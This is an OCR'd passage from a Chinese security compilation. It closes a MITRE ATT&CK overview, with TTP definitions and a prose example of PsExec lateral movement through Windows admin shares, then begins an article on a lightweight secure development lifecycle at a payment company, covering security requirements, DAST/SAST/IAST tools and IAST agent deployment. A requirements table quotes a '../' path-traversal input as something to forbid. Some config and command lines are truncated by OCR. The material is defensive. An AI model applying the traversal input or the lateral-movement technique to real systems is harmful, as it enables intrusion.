
PRE-ATT&CK 包括的战术有优先级定义、选择目标、信息收集、发现脆弱点、攻击性利用开发平台、建立和维护基础设施、人员的开发、建立能力、测试能力、分段能力。

ATT&CK Matrix for Enterprise 包括的战术有访问初始化、执行、常驻、提权、防御规避、访问凭证、发现、横向移动、收集、命令和控制、数据获取、影响。



ATT&CK Matrix for Mobile 主要针对移动平台。

ATT&CK 模型中的 TTP（战术、技术和过程）及它们之间的关系。



TTP 的定义：（来源：美国国家标准技术研究所）

TTP 即对手的行为。战术是对此行为的最高级别描述，而技术在战术的上下文中提供更详细的行为描述，而过程是在技术的上下文中更低级别，更详细的描述。

– 战术：对手的技术目标（如，横向移动）

– 技术：如何实现目标（如，PsExec）

– 过程：具体技术实施（如，使用 PsExec 实现横向移动的过程）

举例：

如果攻击者要访问的网络中的计算机或资源不在其初始位置，则需借助 ‘‘横向移动攻击’’ 战术。比较流行的一种技术是将 Windows 内置的管理共享，*CADMIN*，用作远程计算机上的可写目录。实现该技术的过程是利用 PsExec 工具创建二进制文件，执行命令，将其复制到远端 Windows 管理共享，然后从该共享处开启服务。另外，即使阻止执行 PsExec 工具，也不能完全消除 Windows 管理共享技术的风险。这是因为攻击者会转而使用其他过程，如 PowerShell、WMI 等工具。

威胁知情的防御强调：了解对手 (Who) 的战术 (Why)、技术 (How) 和过程（TTPs）是成功进行网络防御的关键。因此我们可以通过 ATT&CK模型来对攻击者的 TTP 进行检测、防御和响应。

笔者将通过四篇文章来进行详细讨论：

– 威胁情报- 威胁检测与猎杀- 红蓝军对抗模拟- 安全产品能力和企业安全建设成熟度评估

20.4.3 4. 附录：MITRE ATT&CK模型中的 Groups 和 Software

Groups，用于跟踪由公共和私人组织在其威胁情报报告中报告的已知 APT 组织。

比如：APT3、APT29、Cobalt Group

参见：https://attack.mitre.org/groups/

Software，指对手使用的工具（tools），实用程序（utilities）和恶意软件（malware）。

工具（tools）：比如：PsExec, Metasploit, Mimikatz

实用程序（utilities）：Net, netstat, Tasklist

恶意软件（malware）：PlugX, CHOPSTICK

参见：https://attack.mitre.org/software/

20.5 5. 致谢!

此次写作的初衷：集业界众安全专家的智慧，系统、全面地介绍以下主题，

– ATT&CK

– 威胁情报

– 威胁检测和威胁猎杀

– 红蓝军对抗模拟

笔者在写作的过程中，深感要实现这个目标十分艰巨！因此，把目前所学、所思记录下来，后续再完善。

此次写作参考了以下安全团队及个人的研究成果，（排名不分先后）

安天（Cert）

Freddy Dezeure

Katie Nickels@MITRE

Sergio Caltagirone@Dragos

肖岩军 @NSFOCUS

小强

余凯 @ 瀚思科技

Viola_Security

ZenMind

汪列军 @ 奇安信威胁情报中心/360 威胁情报中心

(Corelight Labs、Reservoir Labs、Red Canary、Endgame、FOX IT、SpecterOps Team、Sqrrl、FireEye、

Awake Security、Gigamon Applied Threat Research Team、SANS Institute、Cisco Talos、Proofpoint 等)

特别说明：此专栏绝非笔者一人之力所能成，没有各位同行的无私分享，此专栏也不可能出现!

特别感谢：有幸能向周奕总 @ 瀚思科技、袁明坤总 @ 安恒信息、杨大路总 @ 天际友盟请教，受益匪浅!

每个人的知识、能力和视野终归有限，恳请安全行业的前辈、兄弟姐妹批评指正!

精简版 SDL 落地实践

作者：@ 好好学习英语的 abc

来源：https://xz.aliyun.com/t/5656

21.1 一、前言

一般安全都属于运维部下面，和上家公司的运维总监聊过几次一些日常安全工作能不能融入到 DevOps 中，没多久因为各种原因离职。18 年入职 5 月一家第三方支付公司，前半年在各种检查中度过，监管形势严峻加上大领导对安全的重视 (主要还是监管)，所有部门 19 年的目标都和安全挂钩。由于支付公司需要面对各种监管机构的检查，部分安全做的比较完善，经过近一年对公司的熟悉发现应用安全方面比较薄弱。这部分业内比较好的解决方案就是 SDL，和各厂商交流过之后决定自己照葫芦画瓢在公司一点一点推广。

上图为标准版的 SDL, 由于运维采用 DevOps 体系，测试也使用自动化进行功能测试，版本迭代周期比较快, 安全人手不足加上对 SDL 的威胁建模等方法也一头雾水、如果把安全在加入整个流程会严重影响交付时间。在这种情况调研了一些业内的一些做法，决定把 SDL 精简化。精简版 SDL 如下：

21.2 二、精简版 SDL 落地实践

21.2.1 安全培训

SDL 核心之一就是安全培训，所以在安全培训上我们做了安全编码、安全意识、安全知识库、安全 SDK

1. TRAINING	2. REQUIREMENTS	3. DESIGN	4. IMPLEMENTATION	5. VERIFICATION	6. RELEASE	7. RESPONSE
1. Core Security Training	2. Establish Security Requirements	5. Establish Design Requirements	8. Use Approved Tools	11. Perform Dynamic Analysis	14. Create an Incident Response Plan	Execute Incident Response Plan
	3. Create Quality Gates/Bug Bars	6. Perform Attack Surface Analysis/ Reduction	9. Deprecate Unsafe Functions	12. Perform Fuzz Testing	15. Conduct Final Security Review	
	4. Perform Security and Privacy Risk Assessments	7. Use Threat Modeling	10. Perform Static Analysis	13. Conduct Attack Surface Review	16. Certify Release and Archive	


Figure 21.1: img

安全编码：

我们在网上找了一些 java 安全编码规范、产品安全设计及开发安全规范结合公司实际业务出了一版。

因为各种监管机构对培训都有要求，借此推了一下安全培训，定期对开发和新员工入职的培训。

安全意识：



公司有企业微信公众号,大部分员工都关注了,在公众号推广了一波。

宣传完之后答题，答题满分送小礼品

因为人手不足，而功能测试和安全测试本质上有很多相通的地方，测试部门也比较配合，针对测试人员做了一些安全测试相关的培训，但是效果并不是太理想。

安全知识库：

在漏洞修复过程中，开发很多不太了解漏洞原理、修复方案，所以我们建立了安全知识库，开发先到安全知识库查相关解决方法。找不到的再和安全人员沟通，安全人员对知识库不断更新，形成一个闭环。




Figure 21.2: img




Figure 21.3: img

Figure 21.4: img

安全 SDK

由于公司有架构部门，开发框架基本是架构部门提供。我们将一些常见的漏洞和架构部门沟通之后，让架构将一些漏洞修复方式用 SDK 实现，开发只需要导入 JAR 包，在配置文件中配置即可。其中也挺多坑的，需要慢慢优化。

21.3 三、安全需求设计

公司有项目立项系统，所有的项目立项都需要通过系统来进行立项，安全为必选项，评审会安全也必须要参与

这个时候基本上项目经理会找安全人员进行沟通，copy 了一份 VIP 的产品安全设计规范，根据需求文档和项目经理确定安全需求。

3. 导入依赖包

```
compile '-starter-xss:xxx"
```

通过 取最新版本的jar。

4. 使用方法

在application.yml中增加下面内容:

```
  xss:
    enabled: true # 是否启用，默认值为true
    filter-name:        # 过滤器名称，默认值
    order: 0 # 执行顺序，默认值为0
    url-patterns: # 匹配路径，默认值为[/*]
    - '/*'
    ignoreUrls: # 忽略路径
    - '/js/*'
    - '/css/*'
    - '/images/*'
    - '/static/*'
    - '/webjars/*'
```

Figure 21.5: img




Figure 21.6: img




Figure 21.7: img

编号	类别	概述	细则	备注
L01	认证与鉴权	帐号锁定	除公司会员系统之外提供外网访问功能的系统，必须启用帐号登录失败锁定策略（如：3分钟20次登录失败，锁定30分钟）	
L02		错误提示	用户名或密码错误时，返回的提示信息必须一致（如："错误的用户名或密码"）	
L03		登录与注销	有登录功能的系统必须同时有注销功能	
L04		后台页面	后台页面必须对用户身份和访问权限进行检查	
L05	验证码	管理界面	管理后台的登录界面必须设置验证码	
L06		有效期	验证码必须设置有效期（有效时间和错误次数）	
L07		发送频率	使用短信/邮件验证时，必须限制同一ID或接收者的验证码发送频率	
L08	会话安全	会话超时	会话token/session必须设有超时机制	
L09		会话更新	用户登录成功后，必须更新会话ID；用户注销后，必须强制session/token过期	
L10	Cookie	HTTP Only	cookie参数中Session Id等认证相关的字段必须设置HTTP Only	
L11	上传下载	文件判断	对上传文件后缀进行白名单限制，严格判断文件内容与类型是否匹配	
L12		目录跳转	禁止客户端自定义文件下载路径（如：使用../../../../../进行跳转）	
L13		目录权限	存储上传文件的目录必须禁止脚本执行权限	
L14	传输安全	参数提交	禁止通过HTTP GET方式提交**不安全算法**[1]处理过的用户密码	
L15		明文传输	禁止在未加密的HTTP协议中明文传输用户登录密码、支付密码、银行卡卡号、有效期、持卡人姓名、身份证号码、CVV等交易敏感数据。会员系统、支付系统还应在此基础上进一步**增强安全措施**[2]。	
L16		支付安全	禁止在支付密码的传输过程中使用**不安全算法**[1]	
L17	存储安全	敏感数据存储	禁止数据库、日志文件中明文存储用户支付密码、银行卡卡号、有效期、持卡人姓名、身份证号码等交易敏感数据。禁止存储信用卡CVV信息。禁止使用**不安全算法**[1]存储用户身份校验凭据，如：密码。会员系统、支付系统还应在此基础上进一步**增强安全措施**[2]。	
L18	日志审计	审计内容	自建用户系统，必须记录：时间/用户ID/界面(Web或APP)/结果（成功或失败）/IP等信息	
L19		日志清除	除审计用户外，其他人员不应具备日志修改、删除或清空的权限。必须记录清空日志的行为	
L20		日志存储	禁止将日志直接保存在可被浏览器访问到的WEB目录中	
L21	其它	后门	禁止在代码中留置后门	
	备注[1]	不安全算法	明文、标准MD5算法、Base64编码、私有算法等。	
	备注[2]	增强安全措施	参考等级保护、PCI-DSS、ADSS等法规和标准并严格执行安全编码规范	

确认好安全需求之后将按需求加入到需求文档，并确认安全测试时间，此流程只针对新项目，已经上线的项目的需求并未按照此流程，后续在安全测试时候会讲到这部分的项目是怎么做的。

21.4 四、开发、安全测试

安全测试主要分为代码审计，漏洞扫描，手工安全测试。由此衍生出来的安全产品分为 3 类。DAST：动态应用程序安全测试（wvs,appscan）、SAST：静态应用程序安全测试 (fortify,rips)、IAST：交互式应用程序安全测试（seeker，雳鉴），这三种产品的详细介绍可以参考 https://www.aqniu.com/learn/46910.html，下图为三种产品的测试结果对比。

对比项	DAST	SAST	IAST
研发流程集成	测试阶段/线上运营阶段	研发阶段	测试阶段
误报率	低	高	极低（几乎为0）
测试覆盖度	低	高	高
检测速度	随测试用例数量稳定增加	随代码量呈指数增长	实时检测
逻辑漏洞检测	支持部分	不支持	不支持
漏洞检出率	中	高	较高
漏洞检出率因素	与测试playload覆盖度相关，企业可优化和扩展	与检测策略相关，企业可在当前数据流基础上定制策略	与检测策略相关，企业可在当前数据流基础上定制策略
第三方组件漏洞检测	支持	不支持	支持
使用成本	较低，漏洞基本无需人工验证	高，需要人工排除误报	低，基本没有误报
支持语言	不区分语言	区分语言，不同工具支持的语言不同	区分语言，不同工具支持的语言不同
支持框架	不区分框架	区分框架，不同工具支持的框架不同	区分框架，不同工具支持的框架不同
侵入性	较高，脏数据	低	低
风险程度	较高，扫挂/脏数据	低	低
漏洞详情	中，请求	较高，数据流+代码行数	高，请求+数据流+代码行数
CI/CD集成	不支持	支持	支持
持续安全测试	不支持	支持	支持
工具集成	无	开发环境集成、构建工具、问题跟踪工具	构建工具、自动化测试、API

这几类产品实现了自动化可以继承到 DevOps 中。接下来我们将这些工具融入到开发测试阶段。IAST 的实现模式较多，常见的有代理模式、VPN、流量镜像、插桩模式，本文介绍最具代表性的 2 种模式，代理模式和插桩模式。一些调研过的产品如下图，具体测试结果就不公布了。

工具	支持语言	版权	主页地址
contrast	java,node	收费	https://contrastsecurity.com
seeker	java,node	收费	https://www.synopsys.com
CxIAST	java,node	收费	https://www.checkmarx.com/
vulhunter	java	收费	http://www.seczone.cn/
openrasp	java,php	开源	https://rasp.baidu.com/
雳鉴	不受语言限制	收费	https://www.moresec.cn/
GourdScan	不受语言限制	开源	https://github.com/ysrc/GourdScanV2
洞鉴(X-Ra	不受语言限制	开源	https://chaitin.github.io/xray/#/

21.4.1 开发阶段

在对几类产品调研的时候发现 IAST 的插桩模式可以直接放到开发环境，开发环境和测试环境的代码区别主要还是在于 application.yml 配置文件，所以可以提前将该模式放到开发阶段。开发写完代码提交到 gitlab 部署到开发环境启动应用的时候，开发需要验证一下功能是否可用，这个时候就可以检测出是否存在漏洞。公司在测试环境使用 rancher，把 IAST 的 jar 包放入到项目的 gitlab, 在部署的时候把代码拉到本地，通过修改 Dockerfile 文件把 jar 包添加到容器。

Figure 21.8: img

```
ADD shell/xxx.jar /home/app/xx/lib
```

由于公司项目基本统一使用 spring-boot，所有的项目都通过一个 start.sh 脚本来启动应用，start.sh 和 Dockerfile 一样需要添加到项目的 gitlab，同时修改 start.sh 脚本文件即可。

```
-javaagent:$APP_HOME/lib/xx.jar  -jar $APP_HOME/app/*.jar --spring.profiles.active=dev >$APP_H
```

测试项目如下，忽略错别字：


开发提交代码部署完之后，访问一下正常的功能即可在平台上看见是否存在漏洞。

部分产品同时还会检测第三方组件包。

Figure 21.9: img

Figure 21.10: img

Figure 21.11: img



公司使用 harbor 来对镜像进行当仓库镜像，项目部署完成之后会打包成一个镜像上传到 harbor，harbor 自带镜像扫描功能。

21.4.2 测试阶段

开发完成之后进入到测试阶段。这个阶段我们进行静态代码扫描，功能测试，安全测试。

